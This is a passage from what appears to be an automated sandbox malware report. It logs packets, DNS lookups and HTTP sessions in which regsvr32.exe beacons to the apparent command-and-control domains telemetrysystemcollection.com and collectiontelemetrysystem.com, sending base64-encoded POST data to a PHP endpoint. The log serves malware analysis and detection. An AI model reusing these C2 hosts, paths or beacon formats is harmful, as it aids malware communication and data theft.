Jun 16, 2022 20:22:56.935597897 CEST	49179	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:56.935655117 CEST	443	49179	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:56.935733080 CEST	49179	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:56.936238050 CEST	49179	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:56.936328888 CEST	443	49179	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:56.936407089 CEST	49179	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:57.200285912 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:57.200345039 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:57.200429916 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:57.446091890 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:57.446129084 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:57.627953053 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:57.628128052 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:57.644754887 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:57.644792080 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:57.645164013 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:57.645272970 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.332617044 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.376611948 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.414904118 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.415039062 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.415049076 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.415067911 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.415155888 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.416419983 CEST	49180	443	192.168.2.22	213.226.114.15

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 20:22:58.416435003 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.416498899 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.474594116 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.474733114 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.474756002 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.474772930 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.474832058 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.475241899 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.475251913 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.534774065 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.534934998 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.535008907 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.535034895 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.535047054 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.535083055 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.535087109 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.535963058 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.536052942 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.536098957 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.536168098 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.536812067 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.536906004 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.536947966 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.537017107 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.594681025 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.594811916 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.594832897 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.594858885 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.594886065 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.594907045 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.595340014 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.595590115 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.595678091 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.595710039 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.595782995 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.595916986 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.596854925 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.596936941 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.596973896 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.597054958 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.597156048 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.598510027 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.598620892 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.598628044 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.598649979 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.598697901 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.598711967 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.598798990 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.600361109 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.600481033 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.600552082 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.600652933 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.614109039 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.614259005 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.614334106 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.614377022 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.614401102 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.614450932 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.624053001 CEST	49180	443	192.168.2.22	213.226.114.15

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 20:22:58.654830933 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.654983997 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.654987097 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.655014992 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.655059099 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.655077934 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.655154943 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.655312061 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.655402899 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.655412912 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.655466080 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.655535936 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.656286955 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.656395912 CEST	49180	443	192.168.2.22	213.226.114.15
Jun 16, 2022 20:22:58.656430006 CEST	443	49180	213.226.114.15	192.168.2.22
Jun 16, 2022 20:22:58.656512976 CEST	49180	443	192.168.2.22	213.226.114.15

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 20:22:56.901199102 CEST	59915	53	192.168.2.22	8.8.8.8
Jun 16, 2022 20:22:56.920978069 CEST	53	59915	8.8.8.8	192.168.2.22
Jun 16, 2022 20:23:20.003211975 CEST	54408	53	192.168.2.22	8.8.8.8
Jun 16, 2022 20:23:20.291132927 CEST	53	54408	8.8.8.8	192.168.2.22
Jun 16, 2022 20:23:20.714782000 CEST	50108	53	192.168.2.22	8.8.8.8
Jun 16, 2022 20:23:20.734549046 CEST	53	50108	8.8.8.8	192.168.2.22
Jun 16, 2022 20:23:22.704845905 CEST	54723	53	192.168.2.22	8.8.8.8
Jun 16, 2022 20:23:22.724283934 CEST	53	54723	8.8.8.8	192.168.2.22
Jun 16, 2022 20:23:23.158436060 CEST	58062	53	192.168.2.22	8.8.8.8
Jun 16, 2022 20:23:23.177994967 CEST	53	58062	8.8.8.8	192.168.2.22
Jun 16, 2022 20:23:23.661021948 CEST	56703	53	192.168.2.22	8.8.8.8
Jun 16, 2022 20:23:23.768510103 CEST	53	56703	8.8.8.8	192.168.2.22
Jun 16, 2022 20:23:24.229526997 CEST	59241	53	192.168.2.22	8.8.8.8
Jun 16, 2022 20:23:24.247152090 CEST	53	59241	8.8.8.8	192.168.2.22
Jun 16, 2022 20:23:24.720599890 CEST	55244	53	192.168.2.22	8.8.8.8
Jun 16, 2022 20:23:24.739763021 CEST	53	55244	8.8.8.8	192.168.2.22
Jun 16, 2022 20:23:25.182858944 CEST	53958	53	192.168.2.22	8.8.8.8
Jun 16, 2022 20:23:25.201725960 CEST	53	53958	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 16, 2022 20:22:56.901199102 CEST	192.168.2.22	8.8.8.8	0x394	Standard query (0)	telemetrysystemcollection.com	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:20.003211975 CEST	192.168.2.22	8.8.8.8	0xdee1	Standard query (0)	collection telemetrysystem.com	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:20.714782000 CEST	192.168.2.22	8.8.8.8	0x19b5	Standard query (0)	collection telemetrysystem.com	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:22.704845905 CEST	192.168.2.22	8.8.8.8	0xa93b	Standard query (0)	collection telemetrysystem.com	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:23.158436060 CEST	192.168.2.22	8.8.8.8	0xd736	Standard query (0)	collection telemetrysystem.com	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:23.661021948 CEST	192.168.2.22	8.8.8.8	0x5eba	Standard query (0)	collection telemetrysystem.com	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:24.229526997 CEST	192.168.2.22	8.8.8.8	0x47e4	Standard query (0)	collection telemetrysystem.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 16, 2022 20:23:24.720599890 CEST	192.168.2.22	8.8.8.8	0xfb7f	Standard query (0)	collection telemetrys ystem.com	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:25.182858944 CEST	192.168.2.22	8.8.8.8	0x40f5	Standard query (0)	collection telemetrys ystem.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 16, 2022 20:22:56.920978069 CEST	8.8.8.8	192.168.2.22	0x394	No error (0)	telemetrys ystemcolle ction.com		213.226.114.15	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:20.291132927 CEST	8.8.8.8	192.168.2.22	0xdee1	No error (0)	collection telemetrys ystem.com		213.226.114.15	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:20.734549046 CEST	8.8.8.8	192.168.2.22	0x19b5	No error (0)	collection telemetrys ystem.com		213.226.114.15	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:22.724283934 CEST	8.8.8.8	192.168.2.22	0xa93b	No error (0)	collection telemetrys ystem.com		213.226.114.15	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:23.177994967 CEST	8.8.8.8	192.168.2.22	0xd736	No error (0)	collection telemetrys ystem.com		213.226.114.15	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:23.768510103 CEST	8.8.8.8	192.168.2.22	0x5eba	No error (0)	collection telemetrys ystem.com		213.226.114.15	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:24.247152090 CEST	8.8.8.8	192.168.2.22	0x47e4	No error (0)	collection telemetrys ystem.com		213.226.114.15	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:24.739763021 CEST	8.8.8.8	192.168.2.22	0xfb7f	No error (0)	collection telemetrys ystem.com		213.226.114.15	A (IP address)	IN (0x0001)
Jun 16, 2022 20:23:25.201725960 CEST	8.8.8.8	192.168.2.22	0x40f5	No error (0)	collection telemetrys ystem.com		213.226.114.15	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- telemetrysystemcollection.com
- collectiontelemetrysystem.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49180	213.226.114.15	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49182	213.226.114.15	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49183	213.226.114.15	48195	C:\Windows\SysWOW64\regsvr32.exe

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 20:23:20.427598953 CEST	1259	OUT	POST /cAUtfkUDaptk/ZRSeiy/requets/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.5197; ms-office; MSOffice 16) Host: collectiontelemetrysystem.com Content-Length: 563 Content-Type: application/x-www-form-urlencoded Accept-Language: en-RUS Data Raw: 65 76 3d 65 79 49 7a 51 30 56 72 49 6a 6f 69 4d 48 68 78 51 55 5a 4d 64 6b 52 79 52 56 4e 59 64 33 4e 50 64 7a 51 77 52 33 42 6e 62 45 55 31 51 30 51 79 4f 58 70 4f 56 30 64 69 54 30 31 4d 54 31 4e 52 4d 58 64 4c 53 6e 42 6c 59 79 74 4d 53 58 67 77 50 53 49 73 49 6a 4e 6d 5a 54 45 78 49 6a 6f 69 62 32 74 59 54 6c 46 42 50 54 30 69 4c 43 4 9 7a 62 54 64 34 49 6a 6f 69 4d 6e 68 44 57 6b 64 4d 61 7a 30 69 4c 43 4a 45 55 7a 4a 34 49 6a 6f 69 63 6b 56 45 56 55 30 33 4e 6d 59 69 4c 43 4a 46 54 47 6f 69 4f 69 49 7a 61 6c 63 32 55 57 56 4e 50 53 49 73 49 6b 56 76 4e 69 49 36 49 6a 4a 34 54 30 64 48 54 45 74 49 49 69 77 69 52 6e 52 76 49 6a 6f 69 63 6d 63 39 50 53 49 73 49 6b 78 76 63 79 49 36 57 79 49 76 51 58 6c 46 52 6e 41 79 51 6e 52 70 4e 33 64 34 59 31 64 7a 4e 6c 59 79 54 57 31 33 53 6b 46 56 56 54 4e 56 63 6d 39 50 52 45 6c 4a 56 6e 70 6b 51 54 6c 48 64 6e 56 4e 54 6b 6c 6e 50 54 30 69 58 53 77 69 54 6c 4e 6c 65 55 52 59 49 6a 6f 69 4d 55 4e 6c 55 6b 4e 4b 54 33 6f 69 4c 43 4a 52 4e 6c 67 32 49 6a 6f 69 4d 6e 70 70 4d 6b 70 4a 56 45 64 79 61 54 51 39 49 69 77 69 56 6e 6f 69 4f 69 49 79 56 54 5a 76 53 6e 49 32 52 6d 31 6e 54 45 45 34 64 6b 4e 53 4c 33 68 78 63 57 64 44 4f 44 6c 49 51 30 74 6d 4c 30 70 4d 52 45 78 4c 52 55 6c 4c 4d 48 42 33 61 58 56 72 50 53 49 73 49 6d 4e 43 52 69 49 36 49 6a 4e 36 5a 6c 70 4f 4b 31 42 48 64 6b 4d 72 59 58 63 31 62 6e 5a 32 4d 57 70 52 4b 32 70 76 50 53 49 73 49 6d 59 78 5a 47 45 69 4f 69 4a 34 61 57 6b 78 55 46 70 58 4b 33 4a 56 52 47 35 33 5a 7a 30 39 49 69 77 69 64 46 63 69 4f 69 4a 78 61 30 78 47 55 6b 39 51 5a 69 49 73 49 6e 64 51 4e 69 49 36 49 6a 64 46 57 47 46 53 5a 6d 35 69 49 69 77 69 65 6d 74 44 4e 79 49 36 49 69 4a 39 Data Ascii: ev=eyIzQ0VrIjoiMHhxQUZMdkRyRVNYd3NPdzQwR3BnbEU1Q0QyOXpOV0diT01MT1NRMXdLSnBlYyt MSXgwPSIsIjNmZTExIjoib2tYTlFBPT0iLCIzbTd4IjoiMnhDWkdMaz0iLCJEUzJ4IjoickVEVU03NmYiLCJFTGoiO iIzalc2UWVNPSIsIkVvNiI6IjJ4T0dHTEtIIiwiRnRvIjoicmc9PSIsIkxvcyI6WyIvQXlFRnAyQnRpN3d4Y1dzNlYyTW13SkFVV TNVcm9PRElJVnpkQTlHdnVNTklnPT0iXSwiTlNleURYIjoiMUNlUkNKT3oiLCJRNlg2IjoiMnppMkpJVEdyaTQ9Iiw iVnoiOiIyVTZvSnI2Rm1nTEE4dkNSL3hxcWdDODlIQ0tmL0pMRExLRUlLMHB3aXVrPSIsImNCRiI6IjN6ZlpOK1BHd kMrYXc1bnZ2MWpRK2pvPSIsImYxZGEiOiJ4aWkxUFpXK3JVRG53Zz09IiwidFciOiJxa0xGUk9QZiIsIndQNiI6Ijd FWGFSZm5iIiwiemtDNyI6IiJ9
Jun 16, 2022 20:23:20.673146009 CEST	1259	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 18:23:20 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.4 X-Powered-By: PHP/8.1.4 Content-Length: 20 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 48 63 43 49 36 49 6e 70 42 59 7a 30 69 66 51 3d 3d Data Ascii: eyJHcCI6InpBYz0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49184	213.226.114.15	48195	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 20:23:20.808454037 CEST	1260	OUT	POST /cAUtfkUDaptk/ZRSeiy/requets/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.5197; ms-office; MSOffice 16) Host: collectiontelemetrysystem.com Content-Length: 231 Content-Type: application/x-www-form-urlencoded Accept-Language: en-RUS Data Raw: 65 76 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 4d 6e 68 44 57 6b 64 4d 61 7a 30 69 4c 43 4a 4b 59 69 49 36 49 6a 64 42 55 31 4a 42 5a 7a 30 39 49 69 77 69 54 6c 4e 6c 65 55 52 59 49 6a 6f 69 4d 55 4e 6c 55 6b 4e 4b 54 33 6f 69 4c 43 4a 57 65 69 49 36 49 6a 4a 56 4e 6d 39 4b 63 6a 5a 47 62 57 64 4d 51 54 68 32 51 31 49 76 65 48 46 78 5a 30 4d 34 4f 55 68 44 53 32 59 76 53 6b 78 45 54 45 74 46 53 55 73 77 63 48 64 70 64 57 73 39 49 69 77 69 59 6b 34 69 4f 69 4a 36 51 57 4d 39 49 69 77 69 59 30 4a 47 49 6a 6f 69 4d 33 70 6d 57 6b 34 72 55 45 64 32 51 79 74 68 64 7a 56 75 64 6e 59 78 61 6c 45 72 61 6d 38 39 49 69 77 69 64 31 41 32 49 6a 6f 69 4e 30 56 59 59 56 4a 6d 62 6d 49 69 66 51 3d 3d Data Ascii: ev=eyIzbTd4IjoiMnhDWkdMaz0iLCJKYiI6IjdBU1JBZz09IiwiTlNleURYIjoiMUNlUkNKT3oiLCJWeiI6IjJVN m9KcjZGbWdMQTh2Q1IveHFxZ0M4OUhDS2YvSkxETEtFSUswcHdpdWs9IiwiYk4iOiJ6QWM9IiwiY0JGIjoiM3pmWk4 rUEd2QythdzVudnYxalEram89Iiwid1A2IjoiN0VYYVJmbmIifQ==
Jun 16, 2022 20:23:21.018702984 CEST	1261	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 18:23:20 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.4 X-Powered-By: PHP/8.1.4 Content-Length: 20 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 48 63 43 49 36 49 6e 70 42 59 7a 30 69 66 51 3d 3d Data Ascii: eyJHcCI6InpBYz0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49185	213.226.114.15	48195	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 20:23:22.787939072 CEST	1262	OUT	POST /cAUtfkUDaptk/ZRSeiy/requets/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.5197; ms-office; MSOffice 16) Host: collectiontelemetrysystem.com Content-Length: 231 Content-Type: application/x-www-form-urlencoded Accept-Language: en-RUS Data Raw: 65 76 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 4d 6e 68 44 57 6b 64 4d 61 7a 30 69 4c 43 4a 4b 59 69 49 36 49 6a 64 42 55 31 4a 42 5a 7a 30 39 49 69 77 69 54 6c 4e 6c 65 55 52 59 49 6a 6f 69 4d 55 4e 6c 55 6b 4e 4b 54 33 6f 69 4c 43 4a 57 65 69 49 36 49 6a 4a 56 4e 6d 39 4b 63 6a 5a 47 62 57 64 4d 51 54 68 32 51 31 49 76 65 48 46 78 5a 30 4d 34 4f 55 68 44 53 32 59 76 53 6b 78 45 54 45 74 46 53 55 73 77 63 48 64 70 64 57 73 39 49 69 77 69 59 6b 34 69 4f 69 4a 36 51 57 4d 39 49 69 77 69 59 30 4a 47 49 6a 6f 69 4d 33 70 6d 57 6b 34 72 55 45 64 32 51 79 74 68 64 7a 56 75 64 6e 59 78 61 6c 45 72 61 6d 38 39 49 69 77 69 64 31 41 32 49 6a 6f 69 4e 30 56 59 59 56 4a 6d 62 6d 49 69 66 51 3d 3d Data Ascii: ev=eyIzbTd4IjoiMnhDWkdMaz0iLCJKYiI6IjdBU1JBZz09IiwiTlNleURYIjoiMUNlUkNKT3oiLCJWeiI6IjJVNm9KcjZGbWdMQTh2Q1IveHFxZ0M4OUhDS2YvSkxETEtFSUswcHdpdWs9IiwiYk4iOiJ6QWM9IiwiY0JGIjoiM3pmWk4rUEd2QythdzVudnYxalEram89Iiwid1A2IjoiN0VYYVJmbmIifQ==
Jun 16, 2022 20:23:23.016506910 CEST	1262	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 18:23:22 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.4 X-Powered-By: PHP/8.1.4 Content-Length: 20 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 48 63 43 49 36 49 6e 70 42 59 7a 30 69 66 51 3d 3d Data Ascii: eyJHcCI6InpBYz0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49186	213.226.114.15	48195	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 20:23:23.239768982 CEST	1264	OUT	POST /cAUtfkUDaptk/ZRSeiy/requets/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.5197; ms-office; MSOffice 16) Host: collectiontelemetrysystem.com Content-Length: 231 Content-Type: application/x-www-form-urlencoded Accept-Language: en-RUS Data Raw: 65 76 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 4d 6e 68 44 57 6b 64 4d 61 7a 30 69 4c 43 4a 4b 59 69 49 36 49 6a 64 42 55 31 4a 42 5a 7a 30 39 49 69 77 69 54 6c 4e 6c 65 55 52 59 49 6a 6f 69 4d 55 4e 6c 55 6b 4e 4b 54 33 6f 69 4c 43 4a 57 65 69 49 36 49 6a 4a 56 4e 6d 39 4b 63 6a 5a 47 62 57 64 4d 51 54 68 32 51 31 49 76 65 48 46 78 5a 30 4d 34 4f 55 68 44 53 32 59 76 53 6b 78 45 54 45 74 46 53 55 73 77 63 48 64 70 64 57 73 39 49 69 77 69 59 6b 34 69 4f 69 4a 36 51 57 4d 39 49 69 77 69 59 30 4a 47 49 6a 6f 69 4d 33 70 6d 57 6b 34 72 55 45 64 32 51 79 74 68 64 7a 56 75 64 6e 59 78 61 6c 45 72 61 6d 38 39 49 69 77 69 64 31 41 32 49 6a 6f 69 4e 30 56 59 59 56 4a 6d 62 6d 49 69 66 51 3d 3d Data Ascii: ev=eyIzbTd4IjoiMnhDWkdMaz0iLCJKYiI6IjdBU1JBZz09IiwiTlNleURYIjoiMUNlUkNKT3oiLCJWeiI6IjJVNm9KcjZGbWdMQTh2Q1IveHFxZ0M4OUhDS2YvSkxETEtFSUswcHdpdWs9IiwiYk4iOiJ6QWM9IiwiY0JGIjoiM3pmWk4rUEd2QythdzVudnYxalEram89Iiwid1A2IjoiN0VYYVJmbmIifQ==
Jun 16, 2022 20:23:23.483053923 CEST	1264	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 18:23:23 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.4 X-Powered-By: PHP/8.1.4 Content-Length: 20 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 48 63 43 49 36 49 6e 70 42 59 7a 30 69 66 51 3d 3d Data Ascii: eyJHcCI6InpBYz0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49187	213.226.114.15	48195	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 20:23:23.840523005 CEST	1265	OUT	POST /cAUtfkUDaptk/ZRSeiy/requets/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.5197; ms-office; MSOffice 16) Host: collectiontelemetrysystem.com Content-Length: 231 Content-Type: application/x-www-form-urlencoded Accept-Language: en-RUS Data Raw: 65 76 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 4d 6e 68 44 57 6b 64 4d 61 7a 30 69 4c 43 4a 4b 59 69 49 36 49 6a 64 42 55 31 4a 42 5a 7a 30 39 49 69 77 69 54 6c 4e 6c 65 55 52 59 49 6a 6f 69 4d 55 4e 6c 55 6b 4e 4b 54 33 6f 69 4c 43 4a 57 65 69 49 36 49 6a 4a 56 4e 6d 39 4b 63 6a 5a 47 62 57 64 4d 51 54 68 32 51 31 49 76 65 48 46 78 5a 30 4d 34 4f 55 68 44 53 32 59 76 53 6b 78 45 54 45 74 46 53 55 73 77 63 48 64 70 64 57 73 39 49 69 77 69 59 6b 34 69 4f 69 4a 36 51 57 4d 39 49 69 77 69 59 30 4a 47 49 6a 6f 69 4d 33 70 6d 57 6b 34 72 55 45 64 32 51 79 74 68 64 7a 56 75 64 6e 59 78 61 6c 45 72 61 6d 38 39 49 69 77 69 64 31 41 32 49 6a 6f 69 4e 30 56 59 59 56 4a 6d 62 6d 49 69 66 51 3d 3d Data Ascii: 